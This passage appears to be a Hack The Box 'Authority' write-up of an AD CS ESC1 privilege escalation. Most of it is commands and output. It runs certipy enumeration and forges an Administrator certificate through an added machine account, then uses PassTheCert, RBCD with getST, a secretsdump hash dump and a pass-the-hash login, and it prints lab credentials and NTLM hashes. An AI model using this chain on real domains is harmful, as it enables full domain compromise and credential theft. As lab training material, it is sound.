└─$ certipy-ad find -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -target authority.htb -text -stdout -vulnerable
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: authority.htb.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The DNS query name does not exist: authority.authority.htb.
[!] Use -debug to print a stacktrace
[!] Failed to resolve: authority.authority.htb
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[-] Failed to connect to remote registry: [Errno Connection error (authority.authority.htb:445)] [Errno -2] Name or service not known
[-] Use -debug to print a stacktrace
[!] Failed to get CA configuration for 'AUTHORITY-CA' via RRP: 'NoneType' object has no attribute 'request'
[!] Use -debug to print a stacktrace
[!] Could not retrieve configuration for 'AUTHORITY-CA'
[*] Checking web enrollment for CA 'AUTHORITY-CA' @ 'authority.authority.htb'
[!] DNS resolution failed: The DNS query name does not exist: authority.authority.htb.
[!] Use -debug to print a stacktrace
[!] Failed to resolve: authority.authority.htb
[!] Error checking web enrollment: [Errno -2] Name or service not known
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: authority.authority.htb.
[!] Use -debug to print a stacktrace
[!] Failed to resolve: authority.authority.htb
[!] Error checking web enrollment: [Errno -2] Name or service not known
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
    Active Policy                       : Unknown
    Disabled Extensions                 : Unknown
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-03-24T23:48:09+00:00
    Template Last Modified              : 2023-03-24T23:48:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Property Enroll           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
Key Findings:
- CA Name: AUTHORITY-CA
- Web Enrollment: Disabled (HTTP & HTTPS)
- Request Disposition: Unknown
- SAN Specification: Enabled
- Enrollment Permissions: Domain Computers can enroll
- CA Owner / Management: Restricted to Domain Admins & Enterprise Admins
- Vulnerable Template: CorpVPN
- Vulnerabile to ESC1 : “Enrollee supplies subject and template allows client authentication.”
Exploiting ESC1
According to the Certipy Documentation, ESC1 becomes exploitable when a certificate template allows low-privileged principals to enroll and to supply their own Subject or SAN, while also supporting Client Authentication. When these conditions align, an attacker can request a certificate that impersonates any domain identity, including privileged accounts such as Domain Admins.
In this environment, the CorpVPN template meets all of the requirements for ESC1. Enrollment is granted to Domain Computers, so an attacker can submit a certificate request that specifies the SAN of a high-privilege user (for example, administrator@authority.htb). Once the CA issues the certificate, it can be used for Kerberos authentication (PKINIT), allowing the attacker to obtain a TGT as Administrator and effectively compromise the entire domain.
Before proceeding with this attack path, I need to confirm whether this environment even allows the kind of machine-account operations required for this attack. In VulnCicada, I used NetExec’s maq module to check this, but for this box I’ll take a different approach and verify it directly with PowerView.ps1. The domain setting that controls whether a user can create new machine accounts is ms-DS-MachineAccountQuota, so I need to query that value to see if the domain permits creating additional computer objects:
1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> upload powerview.ps1

Info: Uploading /home/sicario/HacktheBox/powerview.ps1 to C:\Users\svc_ldap\Documents\powerview.ps1

Data: 1217440 bytes of 1217440 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> . .\powerview.ps1
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> Get-DomainObject -Identity 'DC=AUTHORITY,DC=HTB' | select ms-ds-machineaccountquota

ms-ds-machineaccountquota
-------------------------
                       10
Having verified that MachineAccountQuota permits the creation of new computer accounts, we proceed to add our own machine account using addcomputer.py from Impacket:
1
2
3
4
5
6
7
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ addcomputer.py 'authority.htb/svc_ldap' -method LDAPS -computer-name 'AttackVM' -computer-pass 'Password123' -dc-ip 10.129.229.56
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:

[*] Successfully added machine account AttackVM$ with password Password123.
With our new computer account created, we can now exploit the ESC1-vulnerable CorpVPN template by requesting a certificate as the domain Administrator:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ certipy-ad req -username AttackVM$  -password 'Password123' -ca AUTHORITY-CA -dc-ip 10.129.229.56 -template CorpVPN -upn administrator@authority.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 2
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Leveraging PassTheCert to Bypass PKINIT Limitations
At this stage I would use the auth command to obtain the NTLM hash for the Administrator account:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@authority.htb'
    [1] DNS Host Name: 'authority.htb'
> 0
[*] Using principal: administrator@authority.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type
However, I get an unusual error. The Kerberos error indicates that the domain controller does not support PKINIT, meaning it lacks a certificate suitable for smart-card authentication. This behaviour is explained in detail in this article, titled “Authenticating with Certificates When PKINIT Is Not Supported”.
Fortunately, the article also gives us a workaround for this error through a tool called PassTheCert. Before using this tool, I will need the certificate and private key extracted from the .pfx file:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ certipy-ad cert -pfx administrator.pfx -nocert -out administrator.key
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Data written to 'administrator.key'
[*] Writing private key to 'administrator.key'

┌──(sicario㉿kali)-[~/HacktheBox]
└─$ certipy-ad cert -pfx administrator.pfx -nokey -out administrator.crt
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Data written to 'administrator.crt'
[*] Writing certificate to 'administrator.crt'
These two files, i.e. administrator.crt and administrator.key, will allow us to authenticate as a full Domain Administrator via Schannel using PassTheCert. Once authenticated, I will add svc_ldap to the admin group:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ python3 -m venv .venv
source .venv/bin/activate

┌──(.venv)─(sicario㉿kali)-[~/HacktheBox]
└─$ python PassTheCert/Python/passthecert.py -action ldap-shell -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.129.229.56
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands

# add_user_to_group svc_ldap administrators
Adding user: svc_ldap to group Administrators result: OK

# exit
Bye!
With svc_ldap now added to the Administrators group, I will reconnect using Evil-WinRM. From there, I can now access the Administrator profile because svc_ldap now has admin rights. From there, I can retrieve the root flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> cd C:\Users\Administrator\Desktop

*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop

Mode   LastWriteTime         Length Name
----   -------------         ------ ----
-ar    11/23/2025 10:14 AM       34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
Alternative method
Alternatively, instead of using PassTheCert to directly elevate svc_ldap to Admin, I can take advantage of the Administrator certificate to configure Resource-Based Constrained Delegation (RBCD).
1
2
3
4
5
6
7
8
9
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ python PassTheCert/Python/passthecert.py -action write_rbcd -delegate-to 'AUTHORITY$' -delegate-from 'AttackVM$' -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.129.229.56
Impacket v0.10.1.dev1+20230608.100331.efc6a1c3 - Copyright 2022 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] AttackVM$ can now impersonate users on AUTHORITY$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     AttackVM$        (S-1-5-21-622327497-3269355298-2248959698-11602)
With delegation rights in place, we can now forge a Silver Ticket as Administrator for a service on the DC. Here, we target the CIFS service:
1
2
3
4
5
6
7
8
9
10
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ getST.py -spn 'cifs/AUTHORITY.AUTHORITY.HTB' -impersonate Administrator 'authority.htb/AttackVM$:Password123'
Impacket v0.10.1.dev1+20230608.100331.efc6a1c3 - Copyright 2022 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
Using the forged Kerberos ticket, I can now dump the NTLM hashes directly from the domain controller:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ KRB5CCNAME=Administrator.ccache secretsdump.py -k -no-pass authority.htb/administrator@authority.authority.htb -just-dc-ntlm
Impacket v0.10.1.dev1+20230608.100331.efc6a1c3 - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:40411717d1f7710c4ba1e3f5e1906d90:::
0xdf$:11602:aad3b435b51404eeaad3b435b51404ee:81cebe41108f5b1c36f3dd3c01dccfc3:::
[*] Cleaning up...
With the Administrator NTLM hash in hand, we have full compromise:
1
2
3
4
5
6
7
8
┌──(sicario㉿kali)-[~/HacktheBox/authority]
└─$ evil-winrm -i authority.htb -u administrator -H 6961f422924da90a6928197429eea4ed

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>